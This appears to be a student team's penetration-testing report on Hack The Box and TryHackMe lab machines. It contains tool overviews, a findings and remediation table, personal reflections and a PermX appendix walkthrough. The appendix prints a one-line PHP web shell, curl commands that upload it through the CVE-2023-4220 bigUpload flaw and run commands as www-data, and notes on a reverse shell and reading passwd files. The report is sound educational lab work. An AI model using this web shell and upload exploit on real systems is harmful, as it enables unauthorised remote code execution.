Fig. 2. Understanding which tool was used for what machine.

4.1 NMAP

Also known as Network Mapper, is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications [2] . This is potentially used to find out a security flaw that is present on a network. The scripting engine provided NMAP is really strong and can be used to cover large area of scans. The main advantage of it is that it provides which services are active on a host and also the possible security flaws on the system due to which it can be compromised. We used the latest version of NMAP which is 7.94SVN.

4.2 FFUF & GoBuster

Are tools that are used to fuzz websites. Fuzzing is a technique where in an application is forced to check how it acts when it is bombarded with strange inputs. The goal here is to see how does it handle it. This helps penetration testers and security professionals in a lot of ways as it is able to identify weak points in a website way quicker. Gobuster is another tool that is used to brute-force URI's which has files and folders and DNS subdomains. Sensitive files, directories and other potential interesting data on web servers can be found easily on them. FFUF is a fast web server written in Go that helped us out for discovering potential directories. The FFUF version used was 2.1.0 and Gobuster version was 3.6

4.3 Reverse shell

A reverse shell is commonly used by penetration testers to gain access to the target's machine. Also called as 'connect-back' shell, the main goal here is to connect to a remote computer and redirect the input and output connections of target system so the attacker can access it remotely. It forces attackers to open ports

to target machines, forcing them to communicate and enabling a complete takeover of target machine [3]. We carried out reverse shells with PHP code and were successfully able to establish a connection .

4.4 cURL

Also called as client URL, is an open-source command line tool used to exchange data with a server. You specify an endpoint, the URL where you want to send and receive data from and the data you want to send, all through a command line interface. cURL in our scenarios specifically used to upload the PHP file we had for exploitation.

4.5 BurpSuite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun [4].

4.6 NetCat

It is a command line tool responsible for reading and writing data in network. Netcat uses network protocols of TCP/IP and UDP to exchange data. We used it majorly for port scan post curl upload to ensure and establish a connection. The Netcat utility program supports a wide range of commands to manage networks and monitor the flow of traffic data between systems.

4.7 ROT13

IT is cipher substitution tool, which is useful for hiding sensitive information in logs and emails without encrypting, it is more like used for obfuscating text, as it can be reversed using the same process. It is often used in web applications to obscure sensitive information.

4.8 JS Beautifier

This tool organizes and reformats JavaScript code to make it into readable format. It helps penetration testers to analyze obfuscated text by formatting it into readable form. This tool is mainly useful in vulnerability analysis for identifying hidden or malicious code.

4.9 FoxyProxy extension

It is a browser extension this simplifies proxy connections. This enables users to easily switch between multiple proxy servers, making it easier for penetration testing and in redirecting traffic.

4.10 JS deobsfuciation tool

This tool is used to deobfuscate, unreadable JavaScript code into a readable format. This helps in identifying hidden vulnerabilities, malicious scripts or any flaws. This tool is commonly used along with JS Beautifier to analyze scripts in web applications.

4.11 Nessus

It is a widely used vulnerability assessment tool which scans systems for security issues, known vulnerabilities. It is mainly known for detailed scanning across networks, operating systems and web applications. Nessus provides reports with vulnerabilities based on severity level, provides recommendations.

4.12 BusyBox

This is software with many Linux utilities in a single executable, it combines commands like ls, cat, grep and offers functionality without consuming much resource.

4.13 SSH (Secure shell)

EvilCups and TwoMillion exposed critical vulnerabilities, such as exposed SSH and insecure API endpoints, that allowed unauthorized access, privilege escalation. Security requires strong authentication, proper input validation, and continuous patching.

4.14 Python3

Python3 allowed for quick exploitation of EvilCups and WhiteRose by doing automation of SSH brute-force attack, insecure API manipulation, subdomain scanning, and crafting SSTI payloads for privilege escalation and remote code execution.

5. Findings

TABLE II

MACHINE FINDINGS

Machine Name	Finding Details	Severity Rating	Risk Details	Impact of Exploitation	Recommendation/Remediation
PermX	Vulnerability – Open Ports 22 and 80	Critical - High	Having Port 22 open can make the application vulnerable to any brute force attacks. Having Port 80 open can easily make the system vulnerable to web application attacks.	Privilege Escalation Access to Portal	Perform scans and close necessary ports. Use strong authentication or firewalls to ensure any access to ports is restricted. For SSH services, use strong keys or passwords as needed.
	Vulnerability - CVE-2023-4220	6.1 - Medium	Remote code execution Gives access to upload payload file to exploit the system Stored cross-site scripting attacks	Privilege Escalation Access to Portal	The type of file which gets uploaded should be restricted to safe file types like .img, .pdf and not .php, .js etc. Inputs need to be sanitized to decrease the chances of an XSS attack. Uploading of files need to be restricted and configure the directory to not let

					any execution of file take place.
	Vulnerability - PHP Object Injection	8.0 - High	Remote Code Execution Denial of service attacks Manipulation of data and theft scenarios	Can make the application unresponsive	One needs to follow secure PHP coding practices. Always ensure that software and PHP versions are up to date.
Evil-Cups	Open access to CUPS Administrative Interface	Critical	CUPS misconfiguration allowed unauthorized remote access to sensitive system settings.	Unauthorized Configuration Changes Denial of Service (DoS) Data Leakage	Limit administrative access to firewalls that allow only trusted IPs or internal networks. Enable robust authentication mechanisms, such as HTTPS with username and password or certificate-based authentication. Periodically audit and monitor access logs for suspicious activities.
	Insecure Default Configuration	High	By default, CUPS had insecure settings, exposing sensitive information like usernames and configurations, leading to privilege escalation and system compromise.	Information Disclosure Privilege Escalation	Apply hardening configurations by turning off all extra features and limiting directory permissions. Update to latest CUPS version for the secure defaults to be applied

	Lack of Secure Authentication	High	CUPS lacked secure authentication, enabling brute force or credential stuffing attacks, allowing attackers to gain administrative access and compromise the system.	Brute force attack Unauthorised access	Enforce strong passwords and account lockout policies following multiple attempts at login. Move to network-encrypting communication protocols such as HTTPS or VPN to protect access.
2million	Insecure API endpoint	High	The API endpoint allowed unauthorized modification of the is_admin parameter	Escalated privileges from a standard user to admin.	Implement strict validation on API inputs and Role-based access control (RBAC) to restrict unauthorized modifications.
	Command Injection	Critical	Username parameter was vulnerable and .env file was exposed, allowing execution of arbitrary system commands	Exposing Database Credentials	Sanitize all inputs before processing and avoid directly executing user-provided data in system commands.
	Vulnerable Linux kernel with OverlayFS (CVE-2023-0386)	Critical	outdated kernel was vulnerable to OverlayFS privilege escalation,	Gained Root access to the system	Update the Linux kernel to a patched version and implement regular patch management to prevent exploitation of known vulnerabilities.
	CVE-2023-48795 Vulnerability	Medium	Execute arbitrary code	Data Breach	Patching regularly, Update configurations
Whiterose	Directory scan revealed subdomains	Medium	Subdomains exposed without security mechanisms, allowing attackers to enumerate sensitive interfaces.	Attackers can gain access to login portals	Restrict access to sensitive subdomains using authentication mechanisms or IP restrictions.

	Reverse Shell via SSTI Exploit	High	Exploitation of RCE vulnerability led to shell access on the server.	Unauthorized access to sensitive user directories and files.	Regularly monitor and log application activity. Apply principle of least privilege for all users and processes.
	Compromise of Root Access and Extraction of root.txt	Critical	Compromise of root access indicates full control of the system, enabling exfiltration, tampering, or further malicious activity.	Root exploits grant attacker's complete control	Regularly apply security patches to all system software. Monitor and audit access to root accounts and privileged files. Implement robust intrusion detection systems (IDS) and access control measures.

6. Conclusions

The main overall goal of each team member to do this penetration testing was to understand the following things:

1. To gain knowledge on the various platforms available online where a penetration tester can gain practical skills and also to understand the level where at each one of us stands when it comes to performing the hack.
2. Implement the theoretical information gained from all of the lectures attended regarding penetration testing and implement them on the selected machine by going through each and every stage thoroughly and religiously.
3. To understand the importance of documentation and ensure that each and every step taken is documented and worded out in this report, and how critically important it is to report each and every step performed and understood.

We can very gladly say that the goals mentioned are met and we did learn and understand what does it mean to perform a penetration test, we only need to grow more from here by applying the skills learned here in our future tests. As we all were first timer's at performing a hack, we are glad it happened as a team as we got to appreciate each and everyone else's wins and issues as well.

6.1 Limitations:

6.1.1 PermX

For PermX, the only time where I felt limited was the lack of information of performing the hack, if I would have enhanced my work more in the information gathering stage and not relied on the walkthrough so much,

I would have been able to look for more ways to perform the hack. I also researched more online for further exploitation and things that I can do, came across cron jobs, and replacing SetUID Binaries, but I was not able to come up with anything concrete from the execution side. Will try and research more and try to perform more execution post exploitation. I also later on found out that for exploitation I should have used a tty shell.

6.1.2 EvilCUps

The EvilCups machine was one of my favorite projects to work on, but I knew that certain things were oversimplified because of the controlled environment. In a real-world setup, there would be proper monitoring systems and defensive mechanisms like IDSs in place that would make exploitation much more difficult. Because this was only a controlled environment, many of its defenses did not exist, and hence it was easier to exploit weaknesses without alerts and detection. Moreover, publicly available exploits-like for CVE-2023-0386 regarding OverlayFS-made the process smoother. Reliability on pre-existing tools and pre-known exploits helped expedite the exploitation, whereas in real-world situations, I would rely on my own methods to identify and exploit the vulnerabilities. Considering all the limitations above, I much appreciated the given experience, as it allowed me to spend more time on the core understanding of penetration testing techniques and methodologies. Whereas in a real-world context, that would require significant amounts of flexibility, this exercise has given me a really good base to build on for future, more complex engagements.

6.1.3 2Million

I enjoyed working on the 2Million machine but felt that some aspects were simplified because of the controlled environment. Without proper monitoring and real-world defence system like Intrusion Detection Systems, exploiting the vulnerabilities was a bit easier task than it seems to be in a real-world scenario. Also, availability of publicly exploits, like the OverlayFS vulnerability, made the process easier. I could rely on existing tools instead, which might not always be the case in a real system. Even with these limitations, I valued this opportunity to focus on learning the core techniques and methodologies, which I know would need adaptability in a real-world situation

6.1.4 Whiterose

Working on the WhiteRose machine was a great experience, but thought it was simplified due to the controlled environment. In a real-world scenario, defenses like Intrusion Detection Systems (IDS) would make exploitation much harder. Public exploits, like CVE-2023-22809 (sudoedit), made the process smoother by allowing me to use pre-existing tools. This made things easier, but in real-world situations, I would need to work more on my own methods where I cannot completely rely on this. Despite these simplifications, the experience helped me focus on core penetration testing techniques. It provided a solid foundation for tackling more complex, real-world challenges in the future.

6.2 Implications:

6.2.1 PermX

For PermX, I was strategic with the exploitation as I went through the documentation chronologically whenever I felt stuck at a stage of the test. Understanding the exploit part was a bit more explorative than I thought which I found interesting to meddle my hands at. Researching the next step and finding out the CVE did take me sometime as it came from a time where I could not find where to go next.

6.2.2 EvilCups

I approached the exploitation strategically in EvilCups, following step after step in the process and referring to the documentation every time something went wrong. In the end, the exploit was far more complex and explorative than I had thought; this added to the experience, as every situation required critical thinking, trying different tools and approaches. It came to a point where researching the next step and finding the corresponding CVEs took a lot of time, especially when I felt confused about what direction to take. The challenge, however, prevailed on me to learn more and think out of the box, which proved to be a good thing in the long run.

6.2.3 2Million

While working on Two Million machine, I understood how even small misconfiguration, or any outdated systems can make system vulnerable. I also realized how an insecure API endpoint can escalate privileges and how a long unpatched kernel allowed me to gain root level access. Also observed how these flaws could expose sensitive database credentials or any other information, enabling unauthorized access. This hands-on experience highlighted the crucial role of patch management, thorough testing, securing coding practices to secure systems and preventing issues.

6.2.4 WhiteRose

For WhiteRose, I tackled the exploitation step by step, doing research whenever I hit a roadblock. I found it more investigative than I expected, which made it more interesting. It took some time to identify the right CVE, especially when I wasn't sure where to go next. As I progressed, I learned a lot about how vulnerabilities like weak sudo permissions and poor defenses can be exploited. This experience really highlights the importance of secure configurations, patch management, and understanding attack vectors. Overall, it was a great learning experience that encouraged me to think critically and creatively.

7. Reflection and Individual Contributions

7.1 Reflections:

7.1.1 Ansh Jain:

For me, this was a great learning experience as it was my first time actually hacking a machine, so exploring different platforms available, going through the various stages of penetration testing, trying and retrying connections to VPN, exploring various tools, taking help of walkthroughs present partially as to see if there is any other way, performing the hack multiple times. All in all I learned a lot of information and it drastically made a change on how I am going to perform penetration testing moving forward.

Working as a group on multiple networks really made a difference, because while contributing and helping out my team members, if they ever were stuck somewhere, also allowed me to learn more about the main objective here. This ensured that I am not just hyper-focused on one machine the whole time but I am able to also understand other tools and techniques which was carried out by my team members. So in a way I can confidently say I worked on 4 different machines for this assignment.

If I were to do this CA again, I would research more on the machines and then pick a more challenging one, I think I was very hasty with that decision. Also I would not try and open up the walkthrough, and try to figure the ways out of hacking the machine on my own way using the tools available. Will try to be more independent and take my own sweet time with the exploitation just so that I can explore and present more.

7.1.2 Avani Naidu:

Personally, working on the evil cups machine was an amazing learning experience, as it was my first time dealing with an exploitation scenario of this kind with real world scenario. I had the opportunity to explore

various vulnerabilities like CVE-2023-4220 and attack vectors like open ports, insecure configuration. Further I dived in and tested different methods of gaining access to the machine and tried multiple methods for gaining access which helped me understand the stages of penetration testing in greater detail.

Collaborating with my team in this process was crucial and a key factor for my learning. While we had our hands on different machines. We were able to contribute and help each other to exploit the different vulnerabilities and troubleshoot when they encountered issues. This gave me a chance to familiarize myself with the approaches my teammates were using. Apart from this I also learnt a lot about teamwork, communication and problem-solving skills for future challenges.

If I were to revisit Evil cups, I would approach it in a more structured manner and take more time to understand each vulnerability in depth before jumping into exploitation. I would also focus on solving the errors more independently rather than depending on the walkthrough much. I also realized that taking a slower yet more deliberate approach would allow me for a better understanding of the exploitation process.

7.1.3 Jeevitha BS:

When the group was formed, we made sure that everyone had selected their system and tried to exploit it. If there was any help needed or if someone was stuck at any point, we made sure that it was resolved. Personally, working on my machine 2Million was a very good learning experience, as it was my first time exploiting, allowed me to understand and enhance my penetration testing skills. This exploitation provided me deep insights on various exploitation techniques. I got a chance to explore attack vectors like insecure API endpoints, outdated invite mechanism and kernel and helped me understand the steps involved in penetration test and to stay persistent and patient while facing complex problems. This CA has helped me in many ways, improving my skills about a system, how to focus on small details for vulnerabilities. If I were supposed to do this CV again, I would spend more time for information gathering and try exploiting more systems.

7.1.4Ranjitha:

Working on the WhiteRose machine was a great learning experience, especially since it was my first time dealing with this type of exploitation. I explored various vulnerabilities and attack vectors like weak sudo permissions and misconfigurations. I tested different methods for gaining access, which helped me understand the penetration testing stages in more detail. Collaborating with my team played a crucial role in my learning. While we worked on different machines, we helped each other exploit vulnerabilities and troubleshoot issues. This gave me a chance to understand the approaches my teammates used. I also improved my teamwork, communication, and problem-solving skills for future challenges. If I were to revisit WhiteRose, I would take a more organized approach, spending more time understanding each vulnerability before jumping into exploitation. I would also try to solve issues more independently instead of relying too much on walkthroughs and writeups. A slower, more deliberate approach would help me gain a deeper understanding of the exploitation process. Going forward I would prefer to choose a challenging machine where I can dep dive into all vulnerabilities.

7.2 Individual Contributions:

TABLE III
INDIVIDUAL CONTRIBUTIONS

Work Done	Team Member
Machine Understanding	Ansh Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju

Machine Exploitation	Ansh Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju
Documentation	Ansh Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju
Report Creation	Ansh Jain, Avani Naidu, Jeevitha BS, Ranjitha Raju

8. References

[1] *Join the best hacking community worldwide | Hack the Box*. (n.d.). Hack the Box. https://www.hackthebox.com/machines/permx

[2] Shivanandan, M. (2020, October 2). *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time*. freeCodeCamp.org. https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/

[3] Sarit. (2023, December 20). *What is a reverse Shell | Examples & Prevention Techniques | Imperva*. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/

[4] *burpsuite | Kali Linux Tools*. (n.d.). Kali Linux. https://www.kali.org/tools/burpsuite

[5] *Hack the box*. (n.d.). https://app.hackthebox.com/machines/EvilCUPS

[6] IppSec. (n.d.-b). *GitHub - IppSec/evil-cups*. GitHub. https://github.com/IppSec/evil-cups

[7] *NVD - CVE-2024-47176*. (n.d.). https://nvd.nist.gov/vuln/detail/CVE-2024-47176

[8] Kole, R. (2024, November 13). EvilCUPS-HTB-Walkthrough-By-Reju-Kole - Reju Kole - Medium. *Medium*. https://medium.com/@RejuKole.com/evilcups-htb-walkthrough-by-reju-kole-21e2f1126ed5

[9] *Attacking UNIX systems via CUPS, part I*. (2024, September 30). Evilsocket. https://www.evilsocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/

[10] *TryHackMe | Cyber Security Training*. (n.d.). https://tryhackme.com/r/room/whiterose
[11] *Whiterose | Writeups*. (n.d.-b). https://0xb0b.gitbook.io/writeups/tryhackme/2024/whiterose

[12] IppSec. (2023b, June 7). *HackTheBox - TwoMillion* [Video]. YouTube. https://www.youtube.com/watch?v=Exl4P3fsF7U

[13] Hac. (2023, August 7). 🎬 *HackTheBox - 2 Million: Cracking Invitations & API Enumeration | Easy Linux Box* [Video]. YouTube. https://www.youtube.com/watch?v=pTWi-Mf5B0E

[14] Odyssey. (2024, May 24). *2Million - HackTheBox (HTB)* [Video]. YouTube. https://www.youtube.com/watch?v=38bl0MSR8xg

[15] Djalil Ayed. (2024, October 31). ✿✿🌴 *Whiterose | EJS | SSTI | SudoEdit Bypass | TryHackMe Walk through* 🌴✿✿ [Video]. YouTube. https://www.youtube.com/watch?v=0KcpJlnRHAc


[16] Pranava Rao. (2024, November 2). *Whiterose CTF Walkthrough | TryHackMe | CyberPranava* [Video]. YouTube. https://www.youtube.com/watch?v=yazMOTnAJsk


[17] Me. (2022b, April 23). EJS, Server side template injection RCE (CVE-2022-29078) - writeup. *Eslam Salem blog*. https://eslam.io/posts/ejs-server-side-template-injection-rce/

APPENDICES

1. **PermX**

NMAP Scan found 2 open ports 22 and 80 - open ports and services, 80 revealed a link to site, We add Target IP with website link to /etc/hosts/ file






Using ffuf for enumeration search of subdomains, found a subdomains list online, downloaded it as a text file. - subdomains topmillion 5000, Now looking for subdomains with the status of 200

```
┌──(howler㉿howler)-[~/permx]
└─$ ffuf -w subdomains-top1million-5000.txt -u http://permx.htb/ -H "Host : FUZZ.permx.htb" | grep 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb/
 :: Wordlist         : FUZZ: /home/howler/permx/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 58ms]
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 92ms]
2009                    [Status: 302, Size: 280, Words: 18, Lines: 10, Duration: 69ms]
2008                    [Status: 302, Size: 280, Words: 18, Lines: 10, Duration: 54ms]
:: Progress: [4989/4989] :: Job [1/1] :: 653 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Opening lms.permx.htb




Following is the PHP exploitation code of creating a shell. Then we verify whether upload has been successful or not by passing the ID command which allows us to check the user ID of current execution

curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php?cmd=id'


```
┌──(howler㉿howler)-[~/Downloads]
└─$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

┌──(howler㉿howler)-[~/Downloads]
└─$ curl -F 'bigUploadFile=@shell.php'
'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
action=post-unsupported'
curl: (2) no URL specified
curl: try 'curl --help' or 'curl --manual' for more information
zsh: no such file or directory: http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?\naction=post-unsupported

┌──(howler㉿howler)-[~/Downloads]
└─$ curl -F 'bigUploadFile=@shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.

┌──(howler㉿howler)-[~/Downloads]
└─$ curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We create a payload to obtain reverse shell. Command generates PHP file name rev.php .




Coming back to our netcat we get www-data with ID

Now we will try and explore more by looking into config and passwd file



